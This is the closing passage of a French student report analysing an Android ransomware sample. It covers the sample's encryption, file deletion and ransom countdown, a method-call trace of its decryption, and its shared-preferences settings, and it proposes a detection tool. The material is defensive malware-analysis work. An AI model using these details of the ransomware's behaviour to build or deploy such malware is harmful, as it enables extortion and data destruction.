On remarque en analysant le code source de la classe MainActivity (la première classe appelée au démarrage de l'application) que l'application présente à l'utilisateur une barre de progression qui va de 0 à 100 %.Pendant ce temps, elle lance un service en arrière-plan qui débute la génération de la clé de chiffrement et effectue le chiffrement des données. Une fois que c'est fait, l'application redémarre en changeant le fond d'écran du téléphone et l'icone de l'application. Sur la figure ci-dessous on voit l'application qui accède à certains dossiers présents sur le dispositif de stockage. De plus on remarque qu'elle fait appel à des méthodes comme **deleteDirWithFile et deleteDir** qui sont chargées de supprimer les fichiers après leur chiffrement.



Figure 43-Accès au dispositif de stockage lors du lancement du RANSOMWARE2

Une fois les données chiffrées, l'application redémarre et présente une accusation à l'utilisateur en lui demandant de payer la rançon dans les délais sans quoi ses données seront supprimées. On a un compte à rebours qui démarre et fait le décompte.



Figure 44-Spécification des délais de paiement de la rançon

Une fois que la bonne clé de chiffrement est entrée, l'application déchiffre les données grace à la méthode **GetFiles()**.

```
------>    com.android.tencent.zdevs.bah.sss.GetFiles    {"0":"/storage/emulated/0","1":".勿卸載软件解密加QQ2533816909bahk10299402","2":true}
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Music"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Podcasts"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Ringtones"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Alarms"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Notifications"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Pictures"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Movies"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/Download"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
  ------>  com.android.tencent.zdevs.bah.sss.jd          {"0":"/storage/emulated/0/DCIM"}
  <------  com.android.tencent.zdevs.bah.sss.jd          1
<------    com.android.tencent.zdevs.bah.sss.GetFiles
```

Figure 45-Début du déchiffrement des donées

Analyse du flux réseau

Cette section n'est pas pertinente pour notre analyse car l'application ne communique pas sur le réseau. Pour le paiement de la rançon elle demande à l'utilisateur de scanner un code QR pour avoir son profil (Wechat ou alipay qui sont des applications qui permettent d'effectuer des transferts d'argents en Chine). Le code pour le transfert d'argent est affiché en bas de l'application (c'est le même qui permet de générer la clé de chiffrement).

Analyse de l'accès aux données

Dans cette partie, nous allons regarder comment l'application gère ses données à elle. En effet, lorsque l'application démarre le compte à rebours, elle garde certains paramètres en mémoire. Lors de l'exécution de l'application, nous avons remarqué que l'application sauvegardait ses paramètres sur la mémoire du téléphone grâce aux préférences partagées qui est un service offert par le système Android. Il permet de stocker des paramètres nécessaires au bon fonctionnement de l'application sous forme de **<clé> <valeur>.**

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="sss" value="1" />
    <long name="sj" value="1553640120000" />
    <long name="sj1" value="1553640360000" />
    <int name="cs" value="1" />
    <string name="bah">10814259</string>
</map>
```

Figure 46-Contenu des préférences partagées du RANSOMWARE2

On remarque dans la figure ci-dessus que l'application garde en mémoire 4 paramètres. En analysant le code source, on remarque que :

- **sss** permet de spécifier s'il faut chiffrer ou déchiffrer les données
- **sj** représente en millisecondes les délais de paiement
- **sj1** représente en millisecondes les délais pour la suppression des fichiers
- **bah** représente le nombre aléatoire qui permettra de calculer la clé de chiffrement

Nous avons pu grâce à ces informations, modifier le comportement de l'application. Nous avons changé la variable **sss** et nous avons remarqué qu'il commençait le déchiffrement des données. Nous avons aussi avancé les délais et nous avons remarqué qu'il supprimait les données chiffrées.



Figure 47-Avancement des délais de paiement du RANSOMWARE2

Conclusion et perspectives

Dans ce document, nous nous sommes intéressé à l'analyse de deux applications malveillantes (des RANSOMWARES) sur Android. La première partie portait sur l'architecture globale du système Android. Nous avons présenté l'architecture en couches du système Android et la façon dont la sécurité était assurée au niveau de chaque couche. Cette partie nous a permis de comprendre comment le système gère l'exécution des applications.

Dans la deuxième partie nous avons présenté les familles communes d'application malveillantes et nous avons choisis des applications malveillantes pour notre analyse. Ensuite nous avons réalisé l'analyse statique qui est l'une des deux techniques utilisée pour analyser une application. Les résultats obtenus ont été analysés. Nous nous sommes également rendu compte qu'il serait potentiellement possible grâce à l'analyse statique de caractériser ce type d'applications. Nous avons alors rajouté des fonctionnalités à un outil afin de détecter ce type d'applications malveillantes.

Dans la troisième partie nous avons réalisée l'analyse dynamique de ces applications. Plus spécifiquement, nous avons présenté les étapes de l'analyse dynamique et analysés les résultats obtenus. En combinant ces deux analyses, nous sommes parvenus à comprendre le fonctionnement des Ransomwares.

En faisant un bilan de ce qui a été réalisé, les perspectives pour ce projet sont :

- **L'amélioration de l'outil de caractérisation des Ransomwares.** En effet les résultats obtenus avec notre outil n'étaient pas concluants. Les critères d'identification n'étaient pas assez pertinents. Les améliorations possibles seraient :
  - Le prétraitement du code de l'application : il faut épurer le code pour ne garder que l'essentiel, il faut gérer les cas d'obfuscation.
  - La recherche de mots-clés spécifiques aux Ransomwares;
  - La prise en compte de la fréquence d'apparition des mots-clés ou des bibliothèques utilisées
  - L'entrainement d'un modèle grâce à l'intelligence artificielle
- **La production d'un outil d'analyse dynamique**. Nous n'avons pas réussi à trouver un outil d'analyse dynamique qui fournissent toutes les fonctionnalités dont nous avions besoin. Une bonne partie des outils étaient obsolètes ou payants. Les autres n'offraient que des fonctionnalités spécifiques. Un bon outil d'analyse dynamique devrait comprendre :
  - **Un débogueur;**
  - **Un analyseur de trafic réseau** pour capturer les paquets entrants et sortants de l'application;
  - **Un analyseur de données** qui devrait permettre de monitorer les interactions de l'application avec le dispositif de stockage;
  - **Un module d'instrumentalisation** qui permettrait d'injecter du code dans l'application pendant son fonctionnement;

En somme, ce projet m'a permis d'approfondir mes connaissances dans le domaine de la sécurité des applications sur la plateforme Android.

Références

[1] Android Internals::A Confectioner's Cookbook

[2] Android hacker's handbook

[3] Android Malware Dataset (CICAndMal2017) fruit du travail de *Arash Habibi Lashkari, Andi Fitriah A. Kadir, Laya Taheri, and Ali A. Ghorbani, "Toward Developing a Systematic Approach to Generate Benchmark Android Malware Datasets and Classification", In the proceedings of the 52nd IEEE International Carnahan Conference on Security Technology (ICCST), Montreal, Quebec, Canada, 2018.*

[4] Article, http://securehoney.net/blog/how-to-dissect-android-simplelocker-ransomware.html#.XLprB-j0mMq

[5] **Analyse de maliciels sur Android par l'analyse de la mémoire vive**, Mémoire de Bernard Lebel, https://corpus.ulaval.ca/jspui/bitstream/20.500.11794/29851/1/34353.pdf

Liste de ressources diverses:

- https://github.com/ashishb/android-security-awesome
- https://appsecwiki.com/#/
- https://source.android.com/security/